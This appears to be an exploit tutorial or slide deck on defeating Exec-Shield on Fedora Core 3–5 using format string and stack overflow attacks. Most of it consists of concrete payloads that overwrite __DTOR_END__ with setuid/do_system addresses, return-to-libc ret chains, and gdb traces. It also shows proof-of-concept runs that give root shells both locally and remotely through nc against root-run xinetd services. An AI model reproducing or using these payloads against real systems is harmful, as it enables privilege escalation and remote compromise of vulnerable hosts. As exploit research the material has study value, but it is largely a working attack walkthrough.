Input NULL included retloc address into environment variable or program argument and guess the randomly changed address. Most difficult thing is to predict changing address of retloc

```
"A=B₩0"
"C=D₩0"
"HOSTNAME=test₩0"
"X82=Xpl017Elz₩0"
"SHELL=/bin/bash₩0"
```

```
"A=₩x50₩x41₩0"
"₩xf7=abcde₩0"
"B=₩x52₩x41₩0"
"₩xf7=abcde₩0"
```

→

```
Env variable...
0xf7004150
... Env variable...
0xf7004152
... Env variable
```

These environment variable storage technique is a very efficient way to input NULL into stack.

4. Format String Attack Under Execshield

- Finding Solution

#2. Brute force attack

By the NULL tagged each environment variable, we can input desired address retloc.

```
(gdb) x/10s 0xbf909f88
0xbf909f88:      "SHLVL=2"
0xbf909f90:      "HOME=/home/x82"
0xbf909f9f:      "LOGNAME=x82"
0xbf909fab:      "CVS_RSH=ssh"
0xbf909fb7:      "LESSOPEN=|/usr/bin/lesspipe.sh %s"
0xbf909fd9:      "G_BROKEN_FILENAMES=1"
0xbf909fee:      "/home/x82/for"
0xbf909ffc:      ""
0xbf909ffd:      ""
0xbf909ffe:      ""
(gdb) x/10x 0xbf909f88+7
0xbf909f8f:    0x4d4f4800    0x682f3d45    0x2f656d6f    0x00323878
0xbf909f9f:    0x4e474f4c    0x3d454d41    0x00323878    0x5f535643
0xbf909faf:    0x3d485352    0x00687373
(gdb)
```

4. Format String Attack Under Execshield

- Finding Solution

#2. Brute force attack

```
(gdb) r AAAA BBBB CCCC DDDD EEEE FFFF GGGG HHHH IIII JJJJ KKKK
warning: cannot close "shared object read from target memory": File in wrong for
Starting program: /home/x82/for AAAA BBBB CCCC DDDD EEEE FFFF GGGG HHHH IIII JJJ
Reading symbols from shared object read from target memory...(no debugging symbo
Loaded system supplied DSO at 0x9c8000
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x080483f4 in main ()
(gdb) x $esp+140
0xbfa0b808:     0xbfa0bc4c
(gdb) x/10s 0xbfa0bc4c
0xbfa0bc4c:      "AAAA"
0xbfa0bc51:      "BBBB"
0xbfa0bc56:      "CCCC"
0xbfa0bc5b:      "DDDD"
0xbfa0bc60:      "EEEE"
0xbfa0bc65:      "FFFF"
0xbfa0bc6a:      "GGGG"
0xbfa0bc6f:      "HHHH"
0xbfa0bc74:      "IIII"
0xbfa0bc79:      "JJJJ"
(gdb) x/10x 0xbfa0bc4c
0xbfa0bc4c:     0x41414141      0x42424200      0x43430042      0x44004343
0xbfa0bc5c:     0x00444444      0x45454545      0x46464600      0x47470046
0xbfa0bc6c:     0x48004747      0x00484848
(gdb)
```

Argument value of program also has a same structure with environment variables.

```
 argv[0]   argv[1]   argv[2]   argv[3]   ...
[XXXX][₩0][XXXX][₩0][XXXX][₩0][XXXX][₩0] ...
```

4. Format String Attack Under Execshield

- Attack Scenario

1. Procure usable library address
2. Passing procured address as a argument of the program and search for stack address with $-flag
3. Input 24byte shellcode into library area by format string technique
4. Overwrite shellcode library address to that of __DTOR_END__ .

- Order to exploit

1. Procure $-flag which is needed to overwrite a value to __DTOR_END__
2. Procure $-flag which is used to overwrite a shellcode to library address.
3. Procure library address and __DTOR_ENT__ address which are needed for exploit
4. Create buffer like below.

[.dtors1][.dtors2] // first argument
[% Attack code that overwrites shellcode to library address by using $-flag after converting shell code to decimal]
[% Attack code that overwrites .dtors to library address that shellcode exists]

5. increase PAD value to align library address value and try brute force attack.

4. Format String Attack Under Execshield

- Attack result

```
[x82@fc5 shellcode_ex]$ cat printf.c
#include <stdio.h>

int main(int argc,char *argv[])
{
        char ppp[4096];
        strncpy(ppp,argv[1],sizeof(ppp)-1);
        printf(ppp);
}

[x82@fc5 shellcode_ex]$ ls -al printf
-rwsr-xr-x 1 root root 4805 May 20 22:18 printf
[x82@fc5 shellcode_ex]$ id
uid=500(x82) gid=500(x82) groups=500(x82)
context=root:system_r:unconfined_t:SystemLow-SystemHigh
[x82@fc5 shellcode_ex]$ ./part_one ./printf
--
Fedora Core Linux 4,5 based shellcode format string POC exploit
exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
--

Start exploit part #1
find stack...
gap: 5
find exploit arguments...
### ### ### ### ### ### ### ### ### ### ### ### ### ###
$-flag: 1835, align: 2, ret $-flag: 5
Start exploit part #2
Input Any key...

                                                           sh-3.1# id
uid=0(root) gid=500(x82) groups=500(x82)
context=root:system_r:unconfined_t:SystemLow-SystemHigh
sh-3.1#
```

Execution result will be different because of different system environment.
Brute force attacking time will be different base on stack location.

4. Format String Attack Under Execshield

4) do_system() Return-to-library attack under Fedora Core 3, 4, 5

- Difference between system() function call and exec*() series function call

Series of exec functions ,unlike system function, hand over setuid program execute privilege to euid without execution of setuid function.

system() function call: Before execution id: 500 perm: 4755 setuid: 0 After execution id: 0 After internal execution of system() uid, euid: 500	**execl() function call:** Before execution id: 500 perm: 4755 setuid: 0 After execution id: 0 After internal execution of execl() uid: 500, euid: 0

Using system function :
Advantage : Only one argument makes easy to attack remote.
Disadvantage : Once occupied local privilege, exec* series functions work better.

4. Format String Attack Under Execshield

- Comparison between old system() and recent system()

```
system function analyze:
int main()
{
    system("ps");
}
0x80483cb <main+3>:     push   $0x8048430 ; store in stack
0x80483d0 <main+8>:     call   0x80482e8 <system> ; system function call
0x80483d5 <main+13>:    add    $0x4,%esp
0x80483d8 <main+16>:    leave
0x80483d9 <main+17>:    ret
```

```
(gdb) br main
Breakpoint 1 at 0x80483cb
(gdb) r
Starting program: /tmp/s

Breakpoint 1, 0x80483cb in main ()
(gdb) x 0x8048430
0x8048430 <_IO_stdin_used+4>:   0x00007370
(gdb) x/s 0x8048430
0x8048430 <_IO_stdin_used+4>:    "ps"
(gdb) br system
Breakpoint 2 at 0x40058178: file ../sysdeps/posix/system.c, line 38.
(gdb) c
Continuing.

Breakpoint 2, __libc_system (line=0x8048430 "ps")
    at ../sysdeps/posix/system.c:46
46      ../sysdeps/posix/system.c: 그런 파일이나 디렉토리가 없음.
(gdb) x/x $ebp+8
0xbffffbe4:     0x08048430
(gdb)
```

4. Format String Attack Under Execshield

- Comparison between old system() and recent system()

After calling system function, arguments of system function will be located at the address of %ebp+8(0x8(%ebp))

```
Old system:
(gdb) disass system
0x400582a7 <__libc_system+327>: mov    %eax,0xfffffd4c(%ebp) ; "sh -c command" create buffer
0x400582ad <__libc_system+333>: lea    0xffff3ee3(%ebx),%eax
0x400582b3 <__libc_system+339>: mov    %eax,0xfffffd50(%ebp)
0x400582b9 <__libc_system+345>: mov    0x8(%ebp),%ec   ; input system function argument into %ecx
0x400582bc <__libc_system+348>: mov    %ecx,0xfffffd54(%ebp)
```

Under Fedora core 3, put %ebp+8 to %esi and copy it to %eax then, pass it to do_system as a argument.

```
Fedora Core 3 system:
(gdb) disass system
0x0077d7d1 <system+17>: mov    0x8(%ebp),%esi <========== Input %ebp+8 value to %esi register
0x0077d7ee <system+46>: mov    %esi,%eax <=============== Copy %esi register to %eax register
0x0077d7fe <system+62>: jmp    0x77d320 <do_system> <===== calling do_system
```

4. Format String Attack Under Execshield

- Comparison between old system() and recent system()

We can see that system function calls do_system function and put command code into %eax register as a argument.

```
(gdb) disass do_system
0x0077d342 <do_system+34>:      mov    %eax,0xfffffeb8(%ebp) <========== copy %eax to %ebp - 328
0x0077d6fe <do_system+990>:     mov    0xfffffeb8(%ebp),%ecx <====Input command code to %ecx register
0x0077d70c <do_system+1004>:    mov    %edx,0xfffffec4(%ebp) ; "sh -c command"
0x0077d728 <do_system+1032>:    mov    %ecx,0xfffffecc(%ebp) ; third command argument
0x0077d7ad <do_system+1165>:    call   0x7d2490 <execve> <==== calling execve function
```

```
glibc-2.3.3 ./sysdeps/posix/system.c source code:
Int __libc_system (const char *line)
{
...
  int result = do_system (line);
...
}
```

Analysis of system function and do_system function under glibc-2.3.3

4. Format String Attack Under Execshield

- Comparison between old system() and recent system()

```
do_system function:

#define SHELL_PATH "/bin/sh" /* Path of the shell.  */
#define SHELL_NAME "sh" /* Name to give it.  */

static int do_system (const char *line)
{
...
  if (pid == (pid_t) 0) // child process
    {
      /* Child side.  */
      const char *new_argv[4];
      new_argv[0] = SHELL_NAME; <- will be  "sh"  which is a value of SHELL_NAME
      new_argv[1] = "-c"; <- "-c " as a second argument.
      new_argv[2] = line; <- Third argument will be a command to run
      new_argv[3] = NULL; <- Null will be the last...

      // executing execve. execve("/bin/sh", "sh -c command", environment variable);
      /* Exec the shell.  */
      (void) __execve (SHELL_PATH, (char *const *) new_argv, __environ);
...
```

4. Format String Attack Under Execshield

- Remote format string attack with do_system() function

When __DTOR_END__ is overwrote with the address of do_system function, %eax register ,passed as a arguemt of do_system, will be next 4bytes of __DTOR_END__

```
0x08048366 <__do_global_dtors_aux+6>:   cmpb   $0x0,0x80495bc
0x0804836d <__do_global_dtors_aux+13>:  je     0x804837b <__do_global_dtors_aux+27>
0x0804836f <__do_global_dtors_aux+15>:  jmp    0x804838d <__do_global_dtors_aux+45>
0x08048371 <__do_global_dtors_aux+17>:  add    $0x4,%eax <====== ④ change %eax to __DTOR_END__+4
0x08048374 <__do_global_dtors_aux+20>:  mov    %eax,0x80495b8
0x08048379 <__do_global_dtors_aux+25>:  call   *%edx <========= ⑤ calling __DTOR_END__.
0x0804837b <__do_global_dtors_aux+27>:  mov    0x80495b8,%eax <= ① change %eax register to __DTOR_END__
0x08048380 <__do_global_dtors_aux+32>:  mov    (%eax),%edx <==== ② %edx register has value of  __DTOR_END__
0x08048382 <__do_global_dtors_aux+34>:  test   %edx,%edx <====== ③ go back to ④ if %edx is not NULL
0x08048384 <__do_global_dtors_aux+36>:  jne    0x8048371 <__do_global_dtors_aux+17>
```

After changing %eax to __DTOR_END__ , %edx will have the value of __DTOR_END__. When %edx is not NULL, %eax will move 4 bytes forward (__DTOR_END__+4) and will call *%edx

4. Format String Attack Under Execshield

- Remote format string attack with do_system() function

__DTOR_END__: 0x080494e4

```
[root@localhost bug]# objdump -h printf | grep dtors
 16 .dtors         00000008  080494e0  080494e0  000004e0  2**2
[root@localhost bug]#
```

do_system: 0x0077d320

```
(gdb) x/x do_system
0x77d320 <do_system>:   0x0001ba55
(gdb)
```

exploit payload:

"₩xe4₩x94₩x04₩x08₩xe6₩x94₩x04₩x08%54040x%8₩$n%11607x%9₩$n"
[.dtors address][format string exploit (do_system address)]

4. Format String Attack Under Execshield

- **Remote format string attack with do_system() function**

```
(gdb) br do_system
Breakpoint 2 at 0x77d320
(gdb) r `printf "\xe4\x94\x04\x08\xe6\x94\x04\x08"`%54040x%8\$n%11607x%9\$n

...
Breakpoint 1, 0x0077d320 in do_system () from /lib/tls/libc.so.6
(gdb) x/x 0x080494e4
[redacted]_END__>:          0x0077d320 <=====
(gdb) i r
eax            0x80494e8        134517992 <======
ecx            0x86d378 8835960
edx            0x77d320 7852832
ebx            0x80495b8        134518200
esp            0xfeed97fc       0xfeed97fc
ebp            0xfeed9808       0xfeed9808
esi            0xffffffff       -1
edi            0x80494d8        134517976
eip            0x77d320 0x77d320
eflags         0x206    518
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/x $eax
0x80494e8 <__JCR_LIST__>:       0x00000001
(gdb)
```

Address of do_system function is overwrote well

Address of%eax register

We can figure out that %eax
is located at __DTOR_END__+4 byte

4. Format String Attack Under Execshield

- **Remote format string attack with do_system() function**

```
(gdb) r `printf "₩xe4₩x94₩x04₩x08₩xe6₩x94₩x04₩x08₩₩xe8₩x94₩x04₩x08₩xea₩x94₩x04
₩x08"`%54032x%8₩$n%11607x%9₩$n%26620x%10₩$n%38797x%11₩$n
```

```
Breakpoint 1, 0x0077d320 in do_system () from /lib/tls/libc.so.6
(gdb) i r
eax            0x80494e8        134517992
ecx            0x86d378 8835960
edx            0x77d320 7852832
ebx            0x80495b8        134518200
esp            0xfef58c0c       0xfef58c0c
ebp            0xfef58c18       0xfef58c18
esi            0xffffffff       -1
edi            0x80494d8        134517976
eip            0x77d320 0x77d320
eflags         0x206    518
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/x $eax
0x80494e8 <__JCR_LIST__>:       0x00006873
(gdb) x/s $eax
0x80494e8 <__JCR_LIST__>:        "sh" <=
(gdb) c
Continuing.
Detaching after fork from child process 15060. <=
sh-3.00# ps                                     <=
  PID TTY          TIME CMD
13283 pts/2    00:00:00 bash
15033 pts/2    00:00:01 gdb
15058 pts/2    00:00:00 printf
15060 pts/2    00:00:00 sh
15061 pts/2    00:00:00 ps
sh-3.00# exit
exit

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb)
```

Overwriting “sh” to %eax register

Shell execution completed after fork child process

When %eax register is overwrote with string “sh”, new shell process will be executed.

4. Format String Attack Under Execshield

- **Remote format string attack with do_system() function**

```
/tmp/daemon.c:
int main()
{
        char buf[256];
        scanf("%s",buf);
        printf(buf);
}

/etc/xinetd.d/test:
service test
{
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        server          = /tmp/daemon
        disable         = no
}
```

```
[root@localhost tmp]# killall -HUP xinetd
[root@localhost tmp]# netstat -an | grep 8282
tcp        0      0 0.0.0.0:8282                0.0.0.0:*               LISTEN
[root@localhost tmp]#
[root@localhost tmp]# (printf "₩xdc₩x94₩x04₩x08₩xde₩x94₩x04₩x08₩xe0₩x94₩x04
₩x08₩xe2₩x94₩x04₩x08";echo %54032x%8₩$n%11607x%9₩$n%26620x%10₩$n%38797x%11
₩$n;cat) |nc localhost 8282





                                id
uid=0(root) gid=0(root)
pwd
/
uname -a
Linux localhost 2.6.9-1.667 #1 Tue Nov 2 14:41:25 EST 2004 i686 i686 i386
GNU/Linux
cat /etc/redhat-release
Fedora Core release 3 (Heidelberg)
```

4. Format String Attack Under Execshield

(5) Local exploit using do_system() function

Privilege upgrading is blocked by disable_priv_mode() function of bash shell which is added on after Redhat 7.X. Therefore, do_system() exploit has some problem with acquiring certain privilege on local system. Even though, the executor's euid is root, because of disable_priv_mode() function, the program will be running under executor's own privilege. However, by adding "–p" option, disable_priv_mode function will not be running just like old version of bash shell.

```
execve("/bin/sh","sh -c command",env);

* Part of source code of bash shell  (bash-3.0/shell.c):
…
  if (running_setuid && privileged_mode == 0) // privileged_mode: will be 1 if -p option is used.
    disable_priv_mode (); // disable_priv_mode will be disabled with –p option
…
void disable_priv_mode () // Function to change executor's uid to that of shell onwner
{
  setuid (current_user.uid); // set uid back
  setgid (current_user.gid); // set gid back
  current_user.euid = current_user.uid; // change euid into old user's uid
  current_user.egid = current_user.gid; // change egid into old user's gid
}
```

4. Format String Attack Under Execshield

- setuid() + do_system() overwrite format string exploit

```
Vulnerable code:
#include <stdio.h>

int main(int argc,char *argv[])
{
        char buf[256];
        strncpy(buf,argv[1],256-1);
        printf(buf);
}
```

We need to make %ebp+8 NULL to call Setuid(0) function.

```
(gdb) disass setuid
0xf6f41d23 <setuid+3>:  sub    $0x2c,%esp // 0x2c memory allocation
0xf6f41d26 <setuid+6>:  mov    %ebx,0xfffffff8(%ebp)
0xf6f41d29 <setuid+9>:  mov    0x8(%ebp),%ecx // getting argument value from $ebp + 8
0xf6f41d2c <setuid+12>: mov    %esi,0xfffffffc(%ebp)
0xf6f41d2f <setuid+15>: call   0xf6eccc71 <__i686.get_pc_thunk.bx>
0xf6f41d34 <setuid+20>: add    $0x992c0,%ebx
0xf6f41d3a <setuid+26>: xchg   %ecx,%ebx // Input acquired argument value into $ebx
0xf6f41d3c <setuid+28>: mov    $0xd5,%eax //Input system call 213 (_NR_setuid32) into $eax
0xf6f41d41 <setuid+33>: call   *%gs:0x10 // interrupt
```

4. Format String Attack Under Execshield

- setuid() + do_system() overwrite format string exploit

Argument of setuid() function's address will be determined by %esp of last function.
Overwriting address of setuid() to __DTOR_END__, argument will be dummy space of 8bytes which is allocated by __do_global_dtors_aux() function. This buffer is not initialized and it has old values of last Execution.

Attack scenario :

1. Overwirte address of __DTOR_END__ to that of setuid()+0
2. Overwirte address of __DTOR_END__+4 to that of do_system()+0
3. Overwirte address of __DTOR_END__+8 to string value "sh"

exploit payload: [__DTOR_END__][__DTOR_END__+4][__DTOR_END__+8]
[setuid()] [do_system()] [sh's string]

Vulnerable code introduced last page has a vulnerability in main(). In this program, argument of setuid function has same memory address with main()'s %ebp -88 byte.
If we can control this memory address, we can control argument value of setuid function.

4. Format String Attack Under Execshield

- setuid() + do_system() overwrite format string exploit

Normally, when initialization process is going on, the space for argument of setuid is tend to be NULL. Therefore, it can be usable when we are to launch a local privilege elevation.

```
[root@localhost tmp]# cat printf.c
#include <stdio.h>

int main(int argc,char *argv[])
{
        char buf[256];
        strncpy(buf,argv[1],256-1);
        printf(buf);
}
[root@localhost tmp]# gdb -q printf
(no debugging symbols found)...Using host libthread_db library
"/lib/tls/libthread_db.so.1".
(gdb) br main
Breakpoint 1 at 0x80483a9
(gdb) br *main+77 [redacted]
Breakpoint 4 at 0x80483ed
(gdb) r `printf "\xe4\x94\x04\x08\xe6\x94\x04\x08\xe8\x94\x04\x08\xea\x94\x04
\x08\xec\x94\x04\x08\xee\x94\x04\x08"`%7432x%8\$n%55764x%9\$n%52268x%10\$n%
13262x%11\$n%29061x%12\$n%38797x%13\$n
Starting program: /var/tmp/printf `printf "\xe4\x94\x04\x08\xe6\x94\x04\x08
\xe8\x94\x04\x08\xea\x94\x04\x08\xec\x94\x04\x08\xee\x94\x04\x08"`%7432x%8\$n%
55764x%9\$n%52268x%10\$n%13262x%11\$n%29061x%12\$n%38797x%13\$n
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x080483a9 in main ()
(gdb) br setuid
Breakpoint 2 at 0xf6f41d26
(gdb) c
```

Right before termination of main()

4. Format String Attack Under Execshield

- setuid() + do_system() overwrite format string exploit

By doing some test attack as exploit payload, we could see that setuid function was called from inside of __do_global_dtors_aux() function.

```
Breakpoint 2, 0x080483ed in main ()
(gdb) x/x $ebp-88
0xfee65530:     0x00000000
(gdb)
0xfee65534:     0x00000000
(gdb) c
Continuing.

Breakpoint 3, 0xf6f41d26 in setuid () from /lib/tls/libc.so.6
(gdb) where
#0  0xf6f41d26 in setuid () from /lib/tls/libc.so.6
#1  0x0804835e in __do_global_dtors_aux ()
#2  0x080484c6 in _fini ()
#3  0x08048482 in __libc_csu_fini ()
#4  0xf6ee25d7 in exit () from /lib/tls/libc.so.6
#5  0xf6ecce3d in __libc_start_main () from /lib/tls/libc.so.6
#6  0x08048319 in _start ()
(gdb) x/x $ebp+8
0xfee65530:     0x00000000
(gdb)
0xfee65534:     0x00000000
(gdb)
```

This will be address of $ebp+8 of setuid function

Bingo! As we expected!!

4. Format String Attack Under Execshield

- setuid() + do_system() overwrite format string exploit

```
(gdb) frame 0
#0  0xf6f41d26 in setuid () from /lib/tls/libc.so.6
(gdb) i r esp ebp
esp            0xfee654fc       0xfee654fc
ebp            0xfee65528       0xfee65528 // located at $esp + 0x2c
(gdb) disass setuid
...
0xf6f41d23 <setuid+3>:  sub    $0x2c,%esp // allocate memory of 0x2c
...
(gdb) x/x $ebp
0xfee65528:     0xfee65538 // base frame $ebp address of __do_global_dtors_aux()
(gdb)
0xfee6552c:     0x0804835e // area to store return address to __do_global_dtors_aux()
(gdb)
0xfee65530:     0x00000000 // 8byte space allocated in __do_global_dtors_aux() ($ebp-88 area of main function)
```

```
(gdb) x 0x0804835e
0x804835e <__do_global_dtors_aux+30>:   0x0495d8a1
(gdb) disass 0x0804835e
...
0x0804835c <__do_global_dtors_aux+28>:  call   *%edx //  interrupt (force to execute setuid)
0x0804835e <__do_global_dtors_aux+30>:  mov    0x80495d8,%eax // * point to return
```

4. Format String Attack Under Execshield

- setuid() + do_system() overwrite format string exploit

```
[x82@localhost tmp]$ objdump -h printf | grep dtors
 16 .dtors        00000008  080494e0  080494e0  000004e0  2**2
[x82@localhost tmp]$
```

```
real exploit code:
[₩xe4₩x94₩x04₩x08₩xe6₩x94₩x04₩x08] - [__DTOR_END__]
[₩xe8₩x94₩x04₩x08₩xea₩x94₩x04₩x08] - [__DTOR_END__+4]
[₩xec₩x94₩x04₩x08₩xee₩x94₩x04₩x08] - [__DTOR_END__+8]
[%7432x%8₩$n%55764x%9₩$n]          - [setuid() function address]
[%52268x%10₩$n%13262x%11₩$n]       - [do_system() function address]
[%29061x%12₩$n%38797x%13₩$n]       - [sh's string value address: 0x6873]
```

```
[x82@localhost tmp]$ id
uid=500(x82) gid=500(x82) groups=500(x82)
[x82@localhost tmp]$ ./printf `printf "₩xe4₩x94₩x04₩x08₩xe6₩x94₩x04₩x08₩xe8
₩x94₩x04₩x08₩xea₩x94₩x04₩x08₩xec₩x94₩x04₩x08₩xee₩x94₩x04₩x08"`%7432x%8₩$n%
55764x%9₩$n%52268x%10₩$n%13262x%11₩$n%29061x%12₩$n%38797x%13₩$n




                                                     sh-3.00# id
uid=0(root) gid=500(x82) groups=500(x82)
sh-3.00# exit
exit
Segmentation fault
[x82@localhost tmp]$
```

5. stack based overflow under execshield

1) ret(pop %eip) remote attack under Fedora Core 3

By performing ret command, %eip will be popped and %esp will be increased by 4 bytes. Repeating this ret command will change %esp's address. With system function executed, %esp will be address of %ebp, and argument can be changed wherever the hacker wants.

- Basic principle to determine system function argument.

Before calling main function, _setjmp() function in __libc_start_main() function will allocate some space. Thanks to this space, we can specify the argument of system function.

Declaration of _setjmp() function in _libc_start_main() :

```
0xf6eccdf0 <__libc_start_main+160>:     call    0xf6edf720 <_setjmp>
```

5. stack based overflow under execshield

- Basic principle to determine system function argument.

```
(gdb) disass _setjmp
Dump of assembler code for function _setjmp:
0xf6edf720 <_setjmp+0>: xor     %eax,%eax
0xf6edf722 <_setjmp+2>: mov     0x4(%esp),%edx
0xf6edf726 <_setjmp+6>: mov     %ebx,0x0(%edx)
0xf6edf729 <_setjmp+9>: mov     %esi,0x4(%edx)
0xf6edf72c <_setjmp+12>:        mov     %edi,0x8(%edx) <---
```

Important!!

Store the address that points input values in main() by mov %edi,0x8(%edx) command

```
0xf6edf73a <_setjmp+26>:        mov     %ecx,0x14(%edx)
0xf6edf73d <_setjmp+29>:        mov     %ebp,0xc(%edx)
0xf6edf740 <_setjmp+32>:        mov     %eax,0x18(%edx)
0xf6edf743 <_setjmp+35>:        ret
0xf6edf744 <_setjmp+36>:        nop
```

```
Breakpoint 8, 0xf6edf72c in _setjmp () from /lib/tls/libc.so.6
(gdb) x/x $edi
0xfef16bf0:     0xf6fdaff4
(gdb) x/x $edx+8
0xfef16bf8:     0x00000001 <---
(gdb) c
Continuing.

Breakpoint 9, 0xf6edf72f in _setjmp () from /lib/tls/libc.so.6
(gdb) x/x $edi
0xfef16bf0:     0xf6fdaff4
(gdb) x/x $edx+8
0xfef16bf8:     0xfef16bf0 <---
(gdb)
```

Empty at default

Save $edi register address($edx+8)

5. stack based overflow under execshield

- Basic principle to determine system function argument.

$esp value on main()+0 line :

```
(gdb) x/80 $esp
0xfef16bdc:     0xf6ecce33      0x00000002      0xfef16c64      0xfef16c70
0xfef16bec:     0xf6ff4ab6      0xf6fdaff4      0x00000000      0xfef16bf0
0xfef16bfc:     0xfef16c38      0xfef16be0      0xf6eccdf5      0x00000000
```

Value that saved in _setjmp() %edx+8(0xfef16bf8) is 0xfef16bf0 which is 8bytes less than the location itself, and it will be preserved after execution of main(). Because we can move %esp by ret command, we can move %esp to 0xfef16bf4. If we run system function on that position, the value of %ebp register will be stored in 0xfef16bf0 by the prologue processes. System function will refer to %ebp+8 as a argument. This is same address with _setjmp() %edx+8. This address points the previously saved %ebp register , so we can execute a desired command

[system() %ebp + 8] == [_setjmp() %edx + 8] == [Manipulated %ebp register will be store]

5. stack based overflow under execshield

- Basic principle to determine system function argument.

0xfef16bec:	0xf6ff4ab6	0xf6fdaff4	0x00000000	0xfef16bf0

Overflowed $ebp will be stored here

Let's say, we overwrote %ebp with the value of 0x70707070. It makes recent %esp 0xfef16bf0 which stores 0x70707070

0xfef16bec:	0xf6ff4ab6	0x70707070	0x00000000	0xfef16bf0

When calling system function, during the prologue, compiler will copy %esp into %ebp, then %ebp will be the place that stores 0x70707070. +8 bytes from this position will be used as an argument of system function ,so it will execute previously overwrote %ebp(0x70707070) as a command.

5. stack based overflow under execshield

- Basic principle to determine system function argument.

An address of fake %ebp that overflowed will be stored in address of %ebp+8.
If we set %ebp “sh”(0x6873) not 0x70707070, we can input this as an argument of system function. We have executed ret command for several times to correct the address of the argument and to make commandable environment through movement of %esp register.

```
(gdb) x/x $ebp
0xfef16bf0:     0x70707070
(gdb) x/x $ebp+8
0xfef16bf8:     0xfef16bf0
(gdb) x 0xfef16bf0
0xfef16bf0:     0x70707070
(gdb)
```

5. stack based overflow under execshield

- ret(pop %eip) local attack test

```
(gdb) disass main
```

```
exploit payload:
<-- stack grows this way                                                    address grows this way -->
[      buffer       ][  $ebp  ][     ret     ][   ret+4    ][   ret+8    ][   ret+12  ][   ret+16  ][  ret+20  ]
.... xxxxxxxxxxxxx ...0x003b6873 main()'s ret |main()'s ret|main()'s ret|main()'s ret|main()'s ret  system();
```

```
0x0804837f <main+23>:   shl    $0x4,%eax
0x08048382 <main+26>:   sub    %eax,%esp
0x08048384 <main+28>:   sub    $0x8,%esp
0x08048387 <main+31>:   mov    0xc(%ebp),%eax
0x0804838a <main+34>:   add    $0x4,%eax
0x0804838d <main+37>:   pushl  (%eax)
0x0804838f <main+39>:   lea    0xfffffff8(%ebp),%eax
0x08048392 <main+42>:   push   %eax
0x08048393 <main+43>:   call   0x80482b0 <_init+56>
0x08048398 <main+48>:   add    $0x10,%esp
0x0804839b <main+51>:   leave
0x0804839c <main+52>:   ret
0x0804839d <main+53>:   nop
0x0804839e <main+54>:   nop
---Type <return> to continue, or q <return> to quit---
0x0804839f <main+55>:   nop
End of assembler dump.
(gdb) r "xxxx0000sh;x"`printf "₩x9c₩x83₩x04₩x08₩x9c₩x83₩x04₩x08₩x9c₩x83₩x04
₩x08₩x9c₩x83₩x04₩x08₩x9c₩x83₩x04₩x08₩xc0₩xc7₩xee₩xf6"`
Starting program: /var/tmp/strcpy "xxxx0000sh;x"`printf "₩x9c₩x83₩x04₩x08
₩x9c₩x83₩x04₩x08₩x9c₩x83₩x04₩x08₩x9c₩x83₩x04₩x08₩x9c₩x83₩x04₩x08₩xc0₩xc7
₩xee₩xf6"`
(no debugging symbols found)...(no debugging symbols found)...Detaching after
fork from child process 14228.
sh-3.00#
```

5. stack based overflow under execshield

- ret(pop %eip) remote attack exploit

```
[root@localhost x82]# cat p.c
#include <stdio.h>

int main(int argc,char *argv[])
{
        char buf[8];
        gets(buf);
}

[root@localhost x82]# cat /etc/xinetd.d/test
service tfido
{
        disable = no
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        server          = /home/x82/p
}
[root@localhost x82]#
```

It is Fedora Core 3 default system which is used previously to test local exploit. We could successfully procure shell from remote.

```
[root@localhost x82]# netstat -a | grep tfido
tcp        0      0 *:tfido                     *:*                         LIST
EN
[root@localhost x82]# (echo "aaaabbbb0;sh`printf '₩x94₩x83₩x04₩x08₩x94₩x83₩x04₩x
08₩x94₩x83₩x04₩x08₩x94₩x83₩x04₩x08₩x94₩x83₩x04₩x08₩xc0₩xc7₩xee₩xf6'`";cat)|nc lo
calhost tfido
sh: 0: command not found
id
uid=0(root) gid=0(root) context=root:system_r:unconfined_t
pwd
/
uname -a
Linux localhost 2.6.9-1.667smp #1 SMP Tue Nov 2 14:59:52 EST 2004 i686 i686 i386
 GNU/Linux
exit

[root@localhost x82]#
```

5. stack based overflow under execshield

2) ret(pop %eip) local exploit under Fedora Core 4,5

[Summary] After overwriting return address to address of execve() function, move %esp register by using ret command. Find out appropriate argument for execve() by changing address of argument and then exploit !!

- Brief analysis about Fedora core 4 and upper version of systems

#1. Unpredictable stack address

Only under Fedora Core 4 system, stack address of child process and that of parent process have never been same even once. So far, we could use the previously discussed technique to guess random stack under Fedora core 3 and 5 system

5. stack based overflow under execshield

#2. Non-executable memory area

Stack and heap area now have a non-executable attribution execept library area. So it is very hard to secure space to execute with a stack overflow vulnerability.

#3. Blocking return-to-library attack

Old Fedora Core 3 used library address under 16m to include NULL value inside of function address so it was very hard to call functions and prevented command argument from being next to function.

However we could control %ebp to execute certain command such as opening a shell. But, since Fedora Core 4, it has been changed.

5. stack based overflow under execshield

#3. Blocking return-to-library attack

Under Fedora Core 3 system, hacker could use %ebp+0x08 as an argument of system function. In case of stack overflow, hacker can manipulate %ebp which means hacker could execute a command that he wants to execute.

Fedora Core 3 system() function:

```
<system+17>: mov    0x8(%ebp),%esi <---- refer to value of $ebp + 0x08
```

Since Fedora Core 4 system, system() function refers to register %esp that can not manipulate directly.

Fedora Core 4 system() function:

```
<system+14>: mov    0x10(%esp),%edi <---- refer to value of $esp + 0x10
```

5. stack based overflow under execshield

#3. Blocking return-to-library attack

Before Fedora Core 4, execve() function refers to %ebp+0x8 as a command argument. But since Fedora Core 4 it refers to %esp register.

```
Fedora Core 3 execve() function:
<execve+9>:  mov    0xc(%ebp),%ecx <--- get second argument from $ebp + 0x0c
<execve+23>: mov    %edi,0x4(%esp)
<execve+27>: mov    0x10(%ebp),%edx <-- get third argument from $ebp + 0x10
<execve+30>: mov    0x8(%ebp),%edi <--- get first argument from $ebp + 0x08
<execve+33>: xchg   %ebx,%edi
<execve+35>: mov    $0xb,%eax
<execve+40>: call   *%gs:0x10
```

```
Fedora Core 4 execve() function:
<execve+13>: mov    0xc(%esp),%edi <--- get first argument from $esp + 0x0c
<execve+17>: mov    0x10(%esp),%ecx <-- get second argument from $esp + 0x10
<execve+21>: mov    0x14(%esp),%edx <-- get third argument from $esp + 0x14
<execve+25>: xchg   %ebx,%edi
